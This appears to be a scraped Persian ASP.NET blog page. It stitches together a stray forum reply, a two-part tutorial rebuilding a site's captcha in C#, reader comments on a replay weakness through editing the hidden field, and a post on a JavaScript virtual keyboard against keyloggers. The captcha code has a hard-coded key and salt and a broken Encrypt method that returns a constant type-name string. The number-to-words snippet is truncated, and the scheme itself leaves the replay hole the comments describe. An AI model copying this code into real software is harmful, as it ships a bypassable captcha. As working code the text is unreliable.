نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۸/۱۵ ۸:۵۱

بله. پیغام "Not Implemented 501" را به درخواست‌های PROPFIND ارائه می‌دم.

تصویر امنیتی و یا کپچا برای تشخیص و احراز انسان بودن استفاده کننده استفاده می‌شود و بصورت تصویری که استخراج نوشته‌های درون آن برای روبوت‌ها بسیار سخت و یا نشدنی است ایجاد می‌شود و دارای انواع و اقسام متفاوتی است. در این میان برای استفاده از این امکان نمونه‌هایی در زبانهای مختلف تهیه شده که بسته به سلیقه و نیاز مورد استفاده قرار گرفته شده است. در این مقاله قصد داریم با بررسی تصویر امنیتی که در وبلاگ کنونی استفاده شده آنرا تا حدودی بازسازی کنیم.

تصویر آشنای کاربران سایت برای ورود به قسمت مدیریت که در صفحه مورد نظر از تصویر امنیتی استفاده شده است:



با توجه به آدرس لینک تصویر مشخص است که برای تولید این تصویر از هندر استفاده شده و با توجه به پارامترهایی که به آن داده شده تصویر مورد نظر را ایجاد می‌کند و با فرمات مشخصی بر می‌گرداند:

```
&fontColor=%231B0172
&fontSize=12
&fontName=Tahoma
```

پارامترهای پاس داده شده به ترتیب ذیل برای اهدافی قرار داده شده اند:

نام	مورد استفاده	مقدار
text	متنی که بصورت کد شده حاوی متن مورد استفاده تصویر امنیتی است	H2yL5i0XIuu0dsBvu%2F405AnXkeacis3dMQ%2FHXAH8h4A%2BjwDM0f7%2FRZMHvBG5pXYJ
foreColor	رنگ مربوط به نوشهای تصویر	%231B0172
fontSize	سایز فونت	12
fontName	نام فونت	Tahoma

بنظر اهم پارامتر مورد نیاز همان متن است که بصورت کد شده در بالا به آن اشاره شد. برای این منظور باید کلاسی تهیه شود که حاوی متدهای:

1- انتخاب یه عدد تصادفی از بین دامنه ای که به آن داده میشود.

برای مثال یه عدد از بین 100 تا 9999 که بصورت تصادفی انتخاب میشود

2- تبدیل به معادل حرفی آن

برای مثال از عدد "7062" به حروف آن یعنی "هفت هزار و شصت و دو" استخراج شود

3- کد کردن حرف تولید شده

حرف "هفت هزار و شصت و دو" را کد کرده و بصورت متن شبیه

" H2yL5i0XIuu0dsBvu%2F405AnXkeacis3dMQ%2FHXAH8h4A%2BjwDM0f7%2FRZMHvBG5pXYJ"

تبدیل کند

4- دیکد کردن و استخراج

البته این مورد با توجه به استفاده ای که ما داریم نیازی به پیاده سازی نیست

در کنار تصویر امنیتی از یک فیلد مخفی نیز برای نگهداری مقدار کد شده برای مقایسه با ورودی کاربر استفاده شده که در قسمت بعد ضمن ایجاد نمونه کاربردی بیشتر با قسمتهای مختلف آن آشنا میشویم.

نظرات خوانندگان

نویسنده: ahmadalli
تاریخ: ۲۱:۳۹ ۱۳۹۱/۰۸/۳۰

از نظر تئوری هر کدی قابل دیگر شدن هست. بهتر نیست برای کد اصلی از hash استفاده کنیم و hash کدی که کاربر وارد می‌کنه رو با hash اصلی مقایسه کنیم؟

نویسنده: مهدی پایروند
تاریخ: ۲۳:۴۴ ۱۳۹۱/۰۸/۳۰

با توجه به [قسمت دوم](#) از قسمت دیگر کردن استفاده نشده ولی چون از این نوع رمزنگاری استفاده شده در موقعی ممکن است از دیگر کردن نیز استفاده کرد ولی به هر حال این رمزگذاری رو میشه بدلخواه تغییر داد.

در ادامه [بررسی تصویر امنیتی سایت](#) مواردی که باید پیاده سازی شود برای مورد اول میتوان کلاس زیر را در نظر گرفت که متدهای برای تولید اعداد بصورت تصادفی در بین بازه معرفی شده را بازگشت میدهد:

```
// RandomGenerator.cs
using System;
using System.Security.Cryptography;

namespace PersianCaptchaHandler
{
    public class RandomGenerator
    {
        private static readonly byte[] Randb = new byte[4];
        private static readonly RNGCryptoServiceProvider Rand = new RNGCryptoServiceProvider();

        public static int Next()
        {
            Rand.GetBytes(Randb);
            var value = BitConverter.ToInt32(Randb, 0);
            if (value < 0) value = -value;
            return value;
        }

        public static int Next(int max)
        {
            Rand.GetBytes(Randb);
            var value = BitConverter.ToInt32(Randb, 0);
            value = value%(max + 1);
            if (value < 0) value = -value;
            return value;
        }

        public static int Next(int min, int max)
        {
            var value = Next(max - min) + min;
            return value;
        }
    }
}
```

و برای، تدبیر، عدد تصادفی، بسته آمده به متن، نیز از این کلاس، متغیر استفاده کرد که به طرز ساده‌ای، این کار را انجام مدهد:

```

    {
        s = s + Dahyek[d12 - 10];
    }
    else
    {
        var d2 = d12 / 10;
        if (d2 != 0)
            s = s + Dahgan[d2] + " و ";
        var d1 = d12 % 10;
        if (d1 != 0)
            s = s + Yakan[d1] + " و ";
        s = s.Substring(0, s.Length - 3);
    }
    return s;
}

public static string ConvertIntNumberToFarsiAlphabetic(string snum)
{
    var stotal = "";
    if (snum == "0") return Yakan[0];

    snum = snum.PadLeft(((snum.Length - 1) / 3 + 1) * 3, '0');
    var l = snum.Length / 3 - 1;
    for (var i = 0; i <= l; i++)
    {
        var b = int.Parse(snum.Substring(i * 3, 3));
        if (b != 0)
            stotal = stotal + Getnum3(b) + " " + Basex[l - i] + " و ";
    }
    stotal = stotal.Substring(0, stotal.Length - 3);
    return stotal;
}
}

```

و برای کد کردن و دیکد کردن یعنی موارد سوم و چهارم مقاله قبلی، متن بدست آمده را که بعنوان قسمتی از آدرس تصویر در ادامه آدرس هندرل معرفی شده می‌آید تبدیل به یک string بی معنی برای بازدید کننده می‌کند:

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

namespace PersianCaptchaHandler
{
    public class Encryptor
    {
        #region constraints
        private static string Password { get { return "Mehdi"; } }
        private static string Salt { get { return "Payervand"; } }
        #endregion

        public static string Encrypt(string clearText)
        {
            // Turn text to bytes
            var clearBytes = Encoding.Unicode.GetBytes(clearText);

            var pdb = new PasswordDeriveBytes(Password, Encoding.Unicode.GetBytes(Salt));

            var ms = new MemoryStream();
            var alg = Rijndael.Create();

            alg.Key = pdb.GetBytes(32);
            alg.IV = pdb.GetBytes(16);

            var cs = new CryptoStream(ms, alg.CreateEncryptor(), CryptoStreamMode.Write);

            cs.Write(clearBytes, 0, clearBytes.Length);
            cs.Close();

            var encryptedData = ms.ToArray();

            return Convert.ToString(encryptedData);
        }

        public static string Decrypt(string cipherText)
        {
            // Turn text to bytes
            var cipherBytes = Encoding.Unicode.GetBytes(cipherText);

            var pdb = new PasswordDeriveBytes(Password, Encoding.Unicode.GetBytes(Salt));

            var ms = new MemoryStream();
            var alg = Rijndael.Create();

            alg.Key = pdb.GetBytes(32);
            alg.IV = pdb.GetBytes(16);

            var cs = new CryptoStream(ms, alg.CreateDecryptor(), CryptoStreamMode.Read);

            cs.Write(cipherBytes, 0, cipherBytes.Length);
            cs.Close();

            var decryptedData = ms.ToArray();

            return Convert.ToString(decryptedData);
        }
    }
}
```

```
// Convert text to byte
var cipherBytes = Convert.FromBase64String(cipherText);

var pdb = new PasswordDeriveBytes(Password, Encoding.Unicode.GetBytes(Salt));

var ms = new MemoryStream();
var alg = Rijndael.Create();

alg.Key = pdb.GetBytes(32);
alg.IV = pdb.GetBytes(16);

var cs = new CryptoStream(ms, alg.CreateDecryptor(), CryptoStreamMode.Write);

cs.Write(cipherBytes, 0, cipherBytes.Length);
cs.Close();

var decryptedData = ms.ToArray();

return Encoding.Unicode.GetString(decryptedData);
}
}
}
```

و نیز برای اعتبار سنجی عدد دریافتی از کاربر میتوان از عبارت با قاعده زیر استفاده کرد:

```
// Utils.cs
using System.Text.RegularExpressions;

namespace PersianCaptchaHandler
{
    public class Utils
    {
        private static readonly Regex NumberMatch = new Regex(@"^([0-9]*|\d*\.\d{1}?\d*)$",
        RegexOptions.Compiled);
        public static bool IsNumber(string number2Match)
        {
            return NumberMatch.IsMatch(number2Match);
        }
    }
}
```

برای استفاده نیز کافیست که هندر مربوط به این کتابخانه را بطريق زیر در وب کانفیگ رجیستر کرد:

```
<add verb="GET" path="/captcha/" type="PersianCaptchaHandler.CaptchaHandler, PersianCaptchaHandler,
Version=1.0.0.0, Culture=neutral" />
```

و در صفحه مورد نظرتان بطريق زیر میتوان از یک تگ تصویر برای نمایش تصویر تولیدی و از یک فیلد مخفی برای نگهداری مقدار کد شده معادل عدد تولیدی که در هنگام مقایسه با عدد ورودی کاربر مورد نیاز است استفاده شود:

```
<!-- ASPX -->
<dl>
    <dt>تصویر امنیتی</dt>
    <dd>
        <asp:Image ID="imgCaptchaText" runat="server" AlternateText="CaptchaImage" />
        <asp:HiddenField ID="hfCaptchaText" runat="server" />
        <asp:ImageButton ID="btnRefreshCaptcha" runat="server" ImageUrl="/img/refresh.png"
            OnClick="btnRefreshCaptcha_Click" />
        <br />
        <asp:TextBox ID="txtCaptcha" runat="server" AutoCompleteType="Disabled"></asp:TextBox>
    </dd>
    <dd>
        <asp:Button ID="btnSubmit" runat="server" Text="ثبت" OnClick="btnSubmit_Click" />
    </dd>
</dl>
<asp:Label ID="lblMessage" runat="server"></asp:Label>
```

در زمان لود صفحه، تصویر امنیتی مقدار دهی میشود و در زمان ورود عدد توسط کاربر با توجه به اینکه کاربر حتما باید عدد وارد کند با عبارت با قاعده این اعتبار سنگی انجام میشود:

```
protected void Page_Load(object sender, EventArgs e)
{
    if (!Page.IsPostBack)
        SetCaptcha();
}

private void SetCaptcha()
{
    lblMessage.Text =
    txtCaptcha.Text = string.Empty;

    var newNumber =
        RandomGenerator.Next(100, 999)
    ;

    var farsiAlphabetic =
        NumberToString.ConvertIntNumberToFarsiAlphabetic(newNumber.ToString());

    hfCaptchaText.Value =
        HttpUtility
        .UrlEncode(
            Encryptor.Encrypt(
                farsiAlphabetic
            )
        );
    txtCaptcha.Text = string.Empty;
    imgCaptchaText.ImageUrl =
        "/captcha/?text=" + hfCaptchaText.Value;
}
```

و بعد از ورود عدد از سمت کاربر از متده تبدیل به حروف استفاده کرده و این مقدار تولیدی با مقدار فیلد مخفی مقایسه میشود:

```
private string GetCaptcha()
{
    var farsiAlphabetic = NumberToString.ConvertIntNumberToFarsiAlphabetic(txtCaptcha.Text);

    var encryptedString =
        HttpUtility
        .UrlEncode(
            Encryptor.Encrypt(
                farsiAlphabetic
            )
        );
    return encryptedString;
}

private bool ValidateUserInputForLogin()
{
    if (!Utils.IsNumber(txtCaptcha.Text))
    {
        lblMessage.Text = "تصویر امنیتی را بطور صحیح وارد نکرده اید";
        return false;
    }

    var strGetCaptcha =
        GetCaptcha();

    var strDecodedValue =
        hfCaptchaText.Value;

    if (strDecodedValue != strGetCaptcha)
    {
        lblMessage.Text = "کلمه امنیتی اشتباه است";
        SetCaptcha();
        return false;
    }
    return true;
}
```

```
protected void btnSubmit_Click(object sender, EventArgs e)
{
    if (!ValidateUserInputForLogin()) return;
    lblMessage.Text = "کلمه امنیتی درست است";
}

protected void btnRefreshCaptcha_Click(object sender, ImageClickEventArgs e)
{
    SetCaptcha();
}
```

در آخر این [پروژه در کدپلکس](#) قرار داده شده، و مشتق نظرات و پیشنهادات شما هستم و نیز [نمونه مثال بالا](#) ضمیمه شده است

نظرات خوانندگان

نویسنده: احمد احمدی
تاریخ: ۱۳۹۱/۰۹/۰۱ ۱۳:۲۸

تشکر از مطلب مفیدتون.

جناب نصیری کلاسی برای [تبدیل عدد به حروف](#) نوشته اند که استفاده از اون کلاس در این پروژه ، زیبایی کار را دو چندان می کند!

نویسنده: مهدی پایرونده
تاریخ: ۱۳۹۱/۰۹/۰۱ ۱۳:۳۸

پروژه در [کدیلکس](#)
پروژه در [سایت](#)

نویسنده: مهدی پایرونده
تاریخ: ۱۳۹۱/۰۹/۰۱ ۱۳:۴۰

بسیار ممنون، با اجازه مهندس نصیری این کار انجام میشه.

لطفا درخواست رو در [قسمت مربوط به پروژه در سایت](#) مطرح کنید تا یک تاریخچه مطلوبی برای پروژه ایجاد بشه.

نویسنده: رحمت الله رضایی
تاریخ: ۱۳۹۱/۰۹/۰۶ ۱۱:۲۹

مشکلی که این روش دارد این است که با یک بار بارگذاری صفحه، خواندن عکس توسط انسان و یادداشت متن رمز گذاری شده می توان مقدار اولیه عکس را هر بار با ویرایش متن رمزگذاری شده به سرور ارسال کرد و تایید گرفت! مشکلی که سایت فعلی هم دارد.

برای حل این مشکل چه پیشنهادی دارید؟

The screenshot shows the Firebug developer tools interface. The 'HTML' tab is selected in the top navigation bar. Below it, the DOM panel displays the structure of a form. A context menu is open over a specific form element, with the 'Edit Attribute "value"' option highlighted. Other visible options in the menu include 'Copy HTML', 'Delete Attribute "value"', 'Edit HTML...', 'Delete Element', 'Break On Attribute Change', 'Break On Child Addition or Removal', 'Break On Element Removal', and 'Inspect in DOM Panel'.

نویسنده: مهدی پایروند
تاریخ: ۱۴:۱۹ ۱۳۹۱/۰۹/۰۶

ممnon از نظرتون، موضوع مورد نظر، قسمتی است که متن تصویر برای این کپچا در آن نگهداری میشود، ۱. در صورتی که بخواهیم از توانایی‌های سمت سرور کمک گرفت: بنظرم برای اعتبار سنجی میتوان برای کابران در بانک یک کد یونیک به ازای اولین هیت کاربر در سایت ایجاد کرد و این کد را بصورت رمزگاری شده در کلاینت(کوکی) نگهداشت و مواردی از این دست را با این کد اعتبارسنجی کرد.
۲. در صورتی که بخواهیم در سمت کلاینت همه چیز هندل شود : مطمئناً بهتر است که این فیلد مخفی در کنار باکس ورودی قرار داده نشود و برای نگهداری این فیلد از جاوا اسکریپت یا کوکی و از هردو کمک گرفت به این صورت که این مقدار کد شده بصورت مقداری غیر از این و با نامی بدون ربط در متغیری که از سمت سرور مقدار دهی میشود و فقط در سرور خوانده میشود تعویض کرد.

نویسنده: امیرحسین مرجانی
تاریخ: ۱۷:۵ ۱۳۹۱/۰۹/۰۷

لطفا راهنمایی کنید چطور پروژه رو دانلود کنم؟

نویسنده: مهدی پایروند
تاریخ: ۱۷:۵۶ ۱۳۹۱/۰۹/۰۷

برای دمو از این لینک میتوانید استفاده کنید [+](#)
و همچنین در کدپلکس persiacaptchahandler.codeplex.com
و در همین سایت هم PersianCaptchaHandler

نویسنده: کیارش سلیمان زاده
تاریخ: ۱۲:۴۳ ۱۳۹۱/۰۹/۰۸

بهترین راه استفاده از Expiration date هستش، به این صورت که به متن رمزگاری شده یک تاریخ انقضای ۳ دقیقه ای داد، بدون استفاده از دیتابیس و کوکی.

نویسنده: مهدی پایروند
تاریخ: ۱۲:۵۷ ۱۳۹۱/۰۹/۰۸

البته اگر از بازه عددی کوچکی استفاده بشه که ممکنه این تاریخ هم بلا استفاده بمونه، همچنین این تاریخ قرار هست کجا نگهداری بشه

نویسنده: وحید نصیری
تاریخ: ۱۳:۴ ۱۳۹۱/۰۹/۰۸

در تمام قسمت‌های رمزگاری شده سایت جاری از یک salt با طول عمر یک روز استفاده می‌شود. این salt به کلید رمزگاری اطلاعات اضافه می‌شود. بنابراین اطلاعات رمزگاری شده توسط آن کلید، فقط در طی روز جاری قابل رمزگشایی خواهد بود. برای مثال لینک یک پیغام خصوصی سایت را در جایی ذخیره کنید. تا پایان روز کار می‌کند. روز بعد به صورت خودکار منقضی شده (چون salt فردا چیز دیگری است) و اطلاعات روز قبل توسط کلید جدید قابل رمزگشایی نیست. به این ترتیب شخص نیاز خواهد داشت تا لینک جدیدی را در صفحه مداخل مرتبه دریافت کند.

نویسنده: کیارش سلیمان زاده
تاریخ: ۱۳:۵ ۱۳۹۱/۰۹/۰۸

در واقع باید متن رو مثلا شامل دو بخش، بخش اول، و بخش دوم هم تاریخ و زمان فعلی هستش که با یه splitter از هم جدا شدن و بعد رمزگاری کرد، و در سمت سرور ابتدا بخش دوم رو با تاریخ و زمان فعلی (submit شدن فرم) مقایسه کرد و در صورتیکه اختلاف اونها بیشتر از ۳ دقیقه (یا ۲ یا ...) بود captcha غیر معتبر هستش.

نویسنده: کیارش سلیمان زاده
تاریخ: ۱۳:۷ ۱۳۹۱/۰۹/۰۸

یک روز برای یک captcha زمان زیادی نیست؟

نویسنده: مهدی پایروند
تاریخ: ۱۳:۸ ۱۳۹۱/۰۹/۰۸

البته بنظرم برای نگهداری نکردن تاریخ در سرور میشه salt رو همین تاریخ امروز در نظر گرفت

نویسنده: وحید نصیری
تاریخ: ۱۳:۱۰ ۱۳۹۱/۰۹/۰۸

این لایه اول کلی هست (در تمام قسمت‌های سایت). تست کنید ببینید مطابق تصویر بالایی که ارسال شده می‌توانید در مورد کپچای سایت جواب بگیرید یا نه ...

نویسنده: کیارش سلیمان زاده

۱۳:۱۸ ۱۳۹۱/۰۹/۰۸

تاریخ:

تو لایه‌های بعدی چطور تست میکنید؟
طریقه ایجاد salt رو میشه بیشتر توضیح بدید؟
چیزی رو در دیتابیس هم ذخیره میکنید؟

نویسنده: وحید نصیری
تاریخ: ۱۳:۲۱ ۱۳۹۱/۰۹/۰۸

salt مورد استفاده تاریخ ساده روز سیستم است؛ در بانک اطلاعاتی هم ذخیره نمی‌شود.

نویسنده: کیارش سلیمان زاده
تاریخ: ۱۳:۴۴ ۱۳۹۱/۰۹/۰۸

ممnon،

"تست کنید بینید مطابق تصویر بالایی که ارسال شده می‌تونید در مورد کپچای سایت جواب بگیرید یا نه ..." بله تست کرد.

بعد از اینکه مشخص شد salt متعلق به امروز هستش، چطور تست میکنید که آیا مطابق با تصویر بالا، متن کپی شده یا اصلی هستش؟

نویسنده: وحید نصیری
تاریخ: ۱۳:۴۷ ۱۳۹۱/۰۹/۰۸

در مرحله بعد از یک کش 5 دقیقه‌ای با کلیدی بر اساس IP شخص استفاده می‌کنم.

نویسنده: کیارش سلیمان زاده
تاریخ: ۱۳:۵۴ ۱۳۹۱/۰۹/۰۸

مگه IP نسبت به ISP برای بعضی‌ها یکسان نیست؟
در این صورت مشکلی پیش نمی‌می‌دارد؟

نویسنده: وحید نصیری
تاریخ: ۱۳:۵۸ ۱۳۹۱/۰۹/۰۸

تا الان که کسی مشکلی گزارش نکرده.
همچنین مقدار ذخیره شده در این کش با طول عمر کوتاه 5 دقیقه‌ای به ازای هر بار ریفرش صفحه متفاوت خواهد بود.

نویسنده: رحمت الله رضایی
تاریخ: ۱۴:۱۱ ۱۳۹۱/۰۹/۰۸

هفته پیش کپچای سایت این مشکل را داشت ولی الان برطرف شده.

نویسنده: وحید نصیری
تاریخ: ۱۶:۱۲ ۱۳۹۱/۰۹/۰۸

گیرم اصلاً این کپچا نباشد. با ماژول آنتی داس چطور و خیلی مسائل دیگر.
خلاصه صرف اینکه در داخل یک مرورگر به کمک یک افزونه برای مدت کوتاهی توانستید اطلاعاتی را شبیه سازی کنید به این معنا نیست که قابلیت استفاده وسیع و خارج از مرورگر را هم به سادگی دارا است (مثلاً بروت فورس پسورد کاربران). تا حد شبیه سازی کامل رفتار یک مرورگر باید پیش برید (و ... اصلاً کار ساده‌ای نیست).

نویسنده: رحمت الله رضایی

۲۱:۵۴ ۱۳۹۱/۰۹/۰۸

تاریخ:

هدف من از طرح این مقاله این بود که نمایش تصویر امنیتی بدون در نظر گرفتن این مورد هیچ فایده ای برای سایت نخواهد داشت و کار به ماژول آنتی داس و مشکلات مربوط به آن کشیده می شود (یک لایه عقب تر). در واقع کپچا یک تصویر تزیینی می شود.

دستکاری اطلاعات ارسالی به سرور، فقط در اینجا مطرح نیست. عمدۀ مورد استفاده آن در ویرایش idها (مثلا در DropDownList) است. (ثبت نام مسکن برای شهری که هنوز ثبت نام آن فعال نشده، خرید بلیت جایگاه ویژه برای یک کنسرت، پرداخت بیمه با دستکاری هزینه و ...)

نویسنده: داود حنیفی
تاریخ: ۹:۵ ۱۳۹۱/۰۹/۲۱

با سلام
ببخشید این مورد تو ۲۰۱۲ vs چطور کار میکنه؟
تسنیت من تو ۲۰۱۲ vs جواب نداد.
با تشکر از زحماتون.

نویسنده: مهدی پایروند
تاریخ: ۹:۴۶ ۱۳۹۱/۰۹/۲۱

من این مثال رو با ۲۰۱۲ باز کردم مشکلی نداشت

نویسنده: داود حنیفی
تاریخ: ۱۰:۳۴ ۱۳۹۱/۰۹/۲۱

ببخشید من اشتباه کردم. منظورم با (.net 4.5). بود.

نویسنده: مهدی پایروند
تاریخ: ۱۰:۵۰ ۱۳۹۱/۰۹/۲۱

با اون دات نت ۴.۵ هم مشکلی نداشت
اگه کارتون با نمونه پروژه تبدیل شده راه میوفته من اونو تو این لینک گذاشتم
PersianCaptcha_2012-12-11_10-51-20.rar

نویسنده: مسعود
تاریخ: ۱۶:۱۹ ۱۳۹۱/۱۱/۲۶

سلام
لازم است در ابتدا بابت این پروژه تشکر کنم.
من مشکلی با این کپچا دارم و آن این است که روی محیط تست خودم کار می کند اما زمانی که آن را پابلیش می کنم و روی سرور
اصلی قرار می دهم، تصویر کپچا نمایش داده نمی شود.
لازم به ذکر است که از پروتوكول https استفاده می کنم.

با تشکر

نویسنده: وحید نصیری
تاریخ: ۱۶:۵۴ ۱۳۹۱/۱۱/۲۶

یک حدس از راه دور:

تنظیم پیش فرض این پروژه در وب کانفیگ مربوط به IIS6 است (system.web/httpHandlers). برای IIS7 تنظیم جداگانه‌ای (system.webServer/handlers) نیاز دارد.

نویسنده: مسعود
تاریخ: ۱۷:۲۳ ۱۳۹۱/۱۱/۲۶

سلام
ممnon از پاسختون.
اما IIS من ۷ است و موردنی رو هم که فرمودید پیش از این چک کردم ولی تغییری حاصل نشده بود.

نویسنده: مسعود
تاریخ: ۱۷:۳۲ ۱۳۹۱/۱۱/۲۶

با راه اندازی مجدد IIS مشکل رفع شد.

ممnon

نویسنده: مرتضی مختاری
تاریخ: ۱۶:۱۶ ۱۳۹۲/۱۰/۲۲

سلام؛ بنده آخر متوجه نشدم که از کپچا به این صورت استفاده کنیم یا نه؟
استفاده از expiration time به نظر من جواب نمیده چون توسط ربات تویه عرض یک دقیقه میشه هزار تا comment ثبت کرد. فکر کنم استفاده از captcha به همین روش و استفاده از anti forgery-token هیچ مشکل امنیتی نداشته باشه. شما چطوری مشکل این روش رو برطرف کردید؟ با تشکر

نویسنده: وحید نصیری
تاریخ: ۱۶:۲۱ ۱۳۹۲/۱۰/۲۲

نمونه بهبود یافته مطلب جاری در اینجا «[نحوه ایجاد یک تصویر امنیتی \(Captcha\) با حروف فارسی در ASP.Net MVC](#)

همانگونه که اطلاع دارید یکی از روش‌های سرقت اطلاعات استفاده از نرم افزارهای جاسوس صفحه کلید ([Key Logger](#)) است، البته ثبت کلیدهای فشرده شده می‌تواند توسط سخت افزارهایی که سر راه سوکت صفحه کلید و کیس قرار می‌گیره، انجام بشه. در صورتی که چنین سخت افزاری (مخصوصاً در کافی نت‌ها) روی کامپیوتر کاربر نصب باشه، یا توسط ویروس و [بدافزارها](#) اینگونه نرم افزارهایی روی سیستم کاربر قرار بگیره هر کلیدی که توسط کاربر روی صفحه کلید فشرده می‌شده توسط اینها ثبت شده و در موقع مناسب برای فرد سازنده به طرقی (ایمیل یا ارتباط از طریق [برنامه‌های مبتنی بر سوکت](#)) حتی بسیاری از این برنامه‌ها پا را فراتر گذاشته و عنوان پنجره ای که کلیدها در آن فشرده شده نیز ثبت می‌شود (توسط توابع API ویندوز- البته اگر دوستان مایل باشن و از نظر مدیریت سایت ایرادی نداشته باشه، نحوه طراحی این نوع برنامه‌های جاسوس سخت افزار، صفحه کلید، یا ماوس آموزش می‌دم توی همین سایت)، حال برای امنیت برنامه‌های تحت وب یا ویندوز چگونه می‌توان در زمان ورود اطلاعات حساس مانند کلمه عبور یا شماره کارت اعتباری این امنیت را برای کاربر ایجاد کرد که داده‌هایش توسط این سخت افزارها یا بدافزارها جایی ثبت نشود؟

بله، حدس شما درست است استفاده از صفحه کلیدهای مجازی می‌شود یکی از بهترین راه‌های ممکن هست، چون در این روش‌ها کلید به صورت سخت افزاری فشرده نمی‌شود (کلید فشرده شده به صفت پیام‌های ویندوز نمی‌رود) در نتیجه نرم افزارها سخت افزارهای جاسوس نمی‌توانند این اطلاعات را ثبت کنند. و کاربر با خیال راحت می‌تواند داده‌های خود را وارد نمایند (تاکید می‌کنم این روش فقط جلو این نرم افزارها یا سخت افزارها را می‌گیرد و تضمینی برای اینکه در زمان ارسال داده‌های شما لو نزود ندارد).

خوب حال چه باید کرد؟

یک راه می‌تواند پیاده‌سازی صفحه کلید مجازی با کدهای طرف کلاینت مانند جاوا اسکریپت و وی‌بی اسکریپت است، اما [گروهی](#) پلاگینی را توسعه داده‌اند که با چند خط کدنویسی ساده به راحتی می‌توانید یک صفحه کلید مجازی چندزبانه (با هر زبانی که دلخون می‌خواهد) داشته باشید و از اون در برنامه‌های خودتون استفاده کنید.

نحوه‌ی نصب:

ایتدا فایل‌های مورد نیاز را از سایت [سازنده](#) که شامل [فایل جاوا اسکریپت](#)، [فایل استایل](#) و [یک تصویر](#) (آخرین نسخه) یا از این آدرس به صورت کامل (در حال حاضر نسخه 1.49) دریافت کرده، پس از دریافت فایل‌ها آنها را در هاست خود بارگزاری (آپلود) نمائید. سپس کدهای زیر را در صفحه‌ای که می‌خواهید صفحه کلید نمایش یابد در بین `<head>` ... `</head>` قرار دهید.

```
<script type="text/javascript" src="keyboard.js" charset="UTF-8"></script>
<link rel="stylesheet" type="text/css" href="keyboard.css">
```

حالا فقط کافی است به `input`ها و یا هر ورودی دیگر خود `class="keyboardInput"` بدهید.

مثال:


```
<input type="text" value="" class="keyboardInput">
```

در نهایت کد صفحه شما باید اینگونه باشد:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title></title>
  <script type="text/javascript" src="keyboard.js" charset="UTF-8"></script>
  <link rel="stylesheet" type="text/css" href="keyboard.css"/>
</head>
<body>
  <input type="text" value="" class="keyboardInput"/>
</body>
```

```
</html>
```

با این کار پس از اجرای صفحه مورد نظر خروجی شما مانند تصویر زیر خواهد بود، جهت محدود کردن کلیدها و عملیات دلخواه و سفارشی سازی با پارامترهای دلخواه می‌تواند از دموهای موجود در [سایت سازنده](#) بهره بگیرید.



موفق و موید باشید.

نظرات خوانندگان

نویسنده: مجتبی
تاریخ: ۱۳۹۱/۰۹/۰۶ ۱۸:۰

سلام

تا جایی که یادم می‌داد، برنامه‌هایی هم بودن که نقاطی که موس روشنون کلیک کرده بود رو ذخیره می‌کردن (چطوریش رو نمی‌دونم!).

اگه همچین برنامه‌هایی وجود داشته باشن حتی اگه مثل صفحات پرداخت آنلاین بانک‌ها که جای ۱۰ کاراکتر عدد، تغییر می‌کنه، با آنالیز شماره کارت‌ها و مسائلی از قبیل اینکه هر بانک با شماره خاصی شروع می‌شه و...، فکر کنم بدست آوردن اطلاعات حساس کار سختی نباش... درست می‌گم؟

نویسنده: صابر فتح الهی
تاریخ: ۱۳۹۱/۰۹/۰۷ ۱۱:۵۸

دوست من کار نشد نداره، امنیت نسبی هست

بله میشه این کار انجام داد به راحتی امکان پذیر هست، اما ذخیره نقاط چه کاربردی می‌تونی داشته باشه؟

نویسنده: امیرحسین مرجانی
تاریخ: ۱۳۹۱/۰۹/۰۷ ۱۶:۴۶

مطلوب مفیدی بود.

ممونم

نویسنده: nojirom
تاریخ: ۱۳۹۱/۱۰/۱۹ ۱۵:۵۸

با تشکر از آقای فتح اللهی عزیز بابت این مطلب فقط زبان پیش فرض کیبورد راچگونه فارسی تنظیم کنیم

نویسنده: صابر فتح الهی
تاریخ: ۱۳۹۱/۱۰/۲۰ ۷:۳۷

سلام

دوست من در فایل اسکریپت مربوطه اوایل فایل این خط پیدا کرده

```
this.VKI_kts = this.VKI_kt = "US International"; // Default keyboard layout
```

و آن را به هر زبانی که دلخواه شماست تغییر دهید مثلا برای فارسی اینگونه است:

```
this.VKI_kts = this.VKI_kt = "\u0641\u0627\u0631\u0633\u06cc"; // Default keyboard layout
```

